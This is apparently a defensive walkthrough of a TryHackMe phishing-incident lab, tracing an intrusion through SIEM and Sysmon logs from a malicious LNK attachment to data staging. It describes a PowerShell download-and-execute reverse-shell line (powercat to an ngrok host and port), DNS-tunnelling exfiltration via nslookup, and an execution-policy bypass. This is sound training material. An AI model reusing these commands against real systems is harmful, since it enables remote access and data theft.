



Overview
We are here to resolve the "Phishing Unfolding" room from TryHackMe. This project is all about walking through a real-world phishing incident from start to finish. I'll be detailing my entire investigation process, from the moment a suspicious email alert popped up in our SIEM, right through to tracking the attacker's every move with Splunk. My goal here is to lay out how I approached this, what evidence I found, and how I pieced together the full attack chain to formulate a concrete remediation plan.
Key Skills Demonstrated
Cyber Kill Chain , Incident Response, Threat Hunting, Alert Triage, SIEM (Splunk), Log Analysis , Digital Forensics, Endpoint Analysis, Threat Intelligence, Understanding of TTPs, Defense Evasion, PowerShell Script Analysis, Network Analysis, Remediation and Mitigation Planning, Regulatory Compliance Awareness, Documentation
Suspicious Email Alert
Everything began with a suspicious email alert that i got. Here we can see the SIEM alert for a suspicious email. It includes an attachment named ImportantInvoice-February.zip, which was sent to michael.ascot@tryhatme.com from john@hatmakereurope.xyz with the subject "Important: Pending Invoice!". This email served as the initial entry point for the attack.

Checking the Attachment

My first goal was clear, i wanted to analyze this attachment. After opening the ImportantInvoice-February.zip on the analyst VM, I saw the invoice.pdf.lnk file. Knowing that these shortcut files can be tricky and often hide malicious commands, my immediate thought was to grab its file hashes. I used PowerShell to get the SHA256 and MD5 hashes of invoice.pdf.lnk. This way, I can quickly check these hashes against threat intelligence platforms to see if anyone else has seen this file before and if it's known to be bad. It's a quick way to get some initial context.
Initial Threat Intelligence Check

So, after getting the hashes for invoice.pdf.lnk, I immediately popped these hashes into threat intelligence platforms. As you can see in the screenshot, it came back with no results in every search, meaning no one had reported this specific hash before. Now, it's really important to remember that just because a hash isn't found doesn't mean the file isn't malicious. This could just mean it's a very new variant, or perhaps it's highly targeted and hasn't been widely seen. It actually makes me even more suspicious, as attackers often try to generate unique hashes to evade detection. So, while this was a quick check, it certainly wasn't the end of my investigation.
Spike in SIEM Alerts

After that initial hash check, I headed back to the SIEM dashboard to see if anything else was popping up related to this incident. As you can see, there's a significant jump in alerts. Specifically, I'm seeing a lot of "Suspicious Parent Child Relationship" alerts, flagged as high severity processes
Investigating a High-Severity Alert: DNS Tunneling Spotted!

Alright, so diving into those high-severity alerts, I picked one to investigate further, specifically alert ID 1036, a "Suspicious Parent Child Relationship." The screenshot shows the detailed view of this alert. What immediately jumps out at me is that the process.working_directory points directly to C:\Users\michael.ascot\downloads. This pretty much confirms that these process alerts are highly likely related to the phishing email and the malicious attachment that Michael Ascot opened.
Looking closer at the process.command_line, I can see nslookup.exe being run with a suspicious-looking base64 encoded string and haz4rdw4re.io. This is a huge red flag! nslookup.exe is a legitimate tool, but when it's being used this way, especially communicating with a suspicious domain, it often indicates DNS tunneling. This is a very stealthy way for attackers to exfiltrate data or establish command and control. The process.parent.name being powershell.exe makes me think of that this alert is a smoking gun for the data exfiltration phase.
Pivoting to Splunk: Focusing on the Compromised Host
Given the critical alerts coming from win-3450 and the clear indicators of compromise, it was time to move beyond the high-level alerts and really dig into the raw data. My next step was to pivot over to Splunk. My plan was to filter the logs specifically for the compromised host, win-3450, to see all activity originating from or targeting it.

Phishing Attachment Detected
Okay, so the first interesting log I pulled from Splunk after filtering for win-3450 really ties back to the very beginning of the incident. This sysmon event, specifically event.action: File created (rule: Filecreate), shows that the ImportantInvoice-February.zip file landed in Michael Ascot's Outlook temporary internet cache.
The file.path: C:\Users\michael.ascot\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\R4WK02QB\ImportantInvoice-February.zip clearly indicates it was an attachment from an email, and the process.name: OUTLOOK.EXE confirms it was received via Outlook. This log entry at 1:00:13.540 PM (June 4, 2025) perfectly corroborates the initial SIEM alert we saw about the suspicious email. This is basically the system confirming the malicious ZIP file made it onto the host.

The LNK File is Extracted

Following the initial email attachment, this sysmon event at 1:00:24.540 PM tells me that explorer.exe (PID 3180) created a file stream for invoice.pdf.lnk. This is a pretty significant step because it means the invoice.pdf.lnk file, which was inside that malicious ZIP, has now been extracted to a temporary folder: C:\Users\michael.ascot\AppData\Local\Temp\5\Temp\_ImportantInvoice-Febrary.zip\ImportantInvoice-Febrary\invoice.pdf.lnk. This extraction, initiated by explorer.exe, is very likely what happened right after Michael Ascot clicked on or opened the ZIP file. This is the moment the malicious .lnk file is actually on the file system and ready to be executed. This is the point where the initial payload is about to run!
Initial Payload Execution and Reverse Shell Attempt!

This log entry, just seconds after the .lnk file was extracted at 1:00:25.540 PM, is exactly what I was looking for. It's a sysmon Process Create event, showing explorer.exe (PID 3180) spawning powershell.exe (PID 3880). This confirms that clicking the invoice.pdf.lnk file directly led to PowerShell being executed.
But the real kicker is the process.command_line. It's a classic malicious PowerShell one-liner: it uses IEX (New-Object System.Net.WebClient).DownloadString() to pull powermac.ps1 from a GitHub repository (https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1). Immediately after that, it attempts to establish a reverse shell connection using powercat – which is a PowerShell version of Netcat, used for network debugging and creating reverse shells – to 2.tcp.ngrok.io on port 19282. This is the attacker getting their initial foothold and trying to set up remote access.
Initial Reconnaissance

These next couple of sysmon Process Create events tell me the attacker is starting their reconnaissance. Both of these processes are spawned by powershell.exe (PID 9060), which is the attacker's initial shell on the system.
The first log, at 1:00:49.540 PM, shows whoami.exe being executed. This is a super common first step for an attacker – they want to know what user context they're operating under on the compromised machine. It's their way of figuring out their current privileges.
Then, just a few seconds earlier at 1:00:41.540 PM, I see systeminfo.exe being run. This command provides detailed configuration information about the operating system, hardware, and installed hotfixes. Attackers use this to understand the system's patching level, potential vulnerabilities, and overall environment.
Combined, these two commands clearly indicate the attacker is actively gathering information about the win-3450 host. They're trying to map out the environment and see what they've landed on, which is a classic move in the reconnaissance phase of an attack.
PowerView.ps1 Downloaded
At 1:01:36.540 PM, I found a sysmon FileCreate event showing PowerView.ps1 being downloaded to C:\Users\michael.ascot\Downloads\PowerView.ps1. This file was created by powershell.exe (PID 9060), which we know is the attacker's reverse shell session.
PowerView.ps1 is a well-known PowerShell script from the PowerSploit framework, specifically designed for Active Directory reconnaissance. Attackers love it because it helps them enumerate users, groups, computers, and other Active Directory objects to find valuable targets and understand the network's layout. This definitely confirms the attacker is systematically gathering information about the environment, looking for juicy targets or privileged accounts to compromise. This is a very common tool in advanced attacks.

PowerShell Execution Policy Bypass
Here the attacker is attempting to bypass PowerShell's execution policy. Normally, PowerShell has security policies in place to prevent unsigned or untrusted scripts from running. By setting ExecutionPolicy Bypass, they're essentially telling PowerShell, "just run whatever I give you, don't worry about the security checks." This is a common tactic for attackers to ensure their malicious scripts, like PowerView.ps1 or the reverse shell, can execute freely on the compromised system without being blocked by these built-in security features. It's a clear sign of malicious intent and preparatory steps for further actions.

PowerView.ps1 Execution

Here I see that the PowerView.ps1 script, which the attacker downloaded earlier, is now being executed on win-3450. The message and powershell.file.script_block_text might look a bit obfuscated with the Reflection.Emit.ModuleBuilder and Reflection.Assembly calls, but this is a common way PowerShell scripts, especially sophisticated ones like PowerView, are invoked. It's essentially running the script in memory to avoid leaving direct command-line traces. The winlog.process.pid: 3728 indicates the PowerShell process that's running it. This is the attacker actively performing network reconnaissance, likely enumerating Active Directory to find valuable targets like file servers or domain controllers. They're mapping out the environment and looking for the data they want to steal.
PowerView's Reconnaissance Actions
This powershell event is still showing PowerView.ps1 in action. While the previous log confirmed its execution, this one gives us a glimpse into the actual code or script block it's running. The message and powershell.file.script_block_text show functions like Test-Connection (which is like pinging) and LDAPProperty.
This confirms that PowerView.ps1 isn't just sitting there; it's actively trying to identify and enumerate hosts on the network, likely through pinging, and then querying Active Directory (using LDAP) to gather details about these systems. It's looking for hostnames, properties, and generally mapping out the network environment. This is exactly what a reconnaissance tool does – preparing the attacker for the next phase, which is typically identifying valuable data or further targets. The process.pid: 3728 confirms it's the same PowerShell process we saw executing PowerView earlier. They're definitely looking for something specific now.

Network Share Mapped: Accessing Financial Records!
Here we see that the attacker, still using the same powershell.exe process (PID 3728) that was running PowerView, has just created a new directory named exfiltration within Michael Ascot's Downloads folder. This is a classic staging area. Attackers often create a dedicated folder to collect all the sensitive data they plan to steal before they actually send it out. This confirms that the attacker has completed their reconnaissance and is now moving into the data staging (the attacker prepares the data for exfiltration) phase, getting ready for exfiltration. This is a very critical step in the attack chain.

Data Copied to Exfiltration Folder via Robocopy

These two sysmon FileCreate events are the definitive proof of data theft to the staging directory. We can see two files being created within our previously identified exfiltration folder:
C:\Users\michael.ascot\Downloads\exfiltration\InvestorPresentation2023.pptxC:\Users\michael.ascot\Downloads\exfiltration\ClientPortfolioSummary.xlsx
I can also see that the attacker is using Robocopy, a robust Windows utility for copying files and directories. It's often favored by attackers because it's built-in, versatile, and can handle large transfers efficiently.
Robocopy Command Confirmed
Here we can see this command tells Robocopy to copy files to the C:\Users\michael.ascot\downloads\exfiltration directory. The /E flag is interesting because it means "copy subdirectories, including empty ones," suggesting the attacker might have intended to copy more than just the two files we saw, or was being thorough.

Network Share Disconnected

Here I found a sysmon Process Create event that shows the command C:\Windows\system32\net.exe use Z: /delete. This is another net.exe command, but this time with the /delete flag, executed again by powershell.exe (PID 3728).
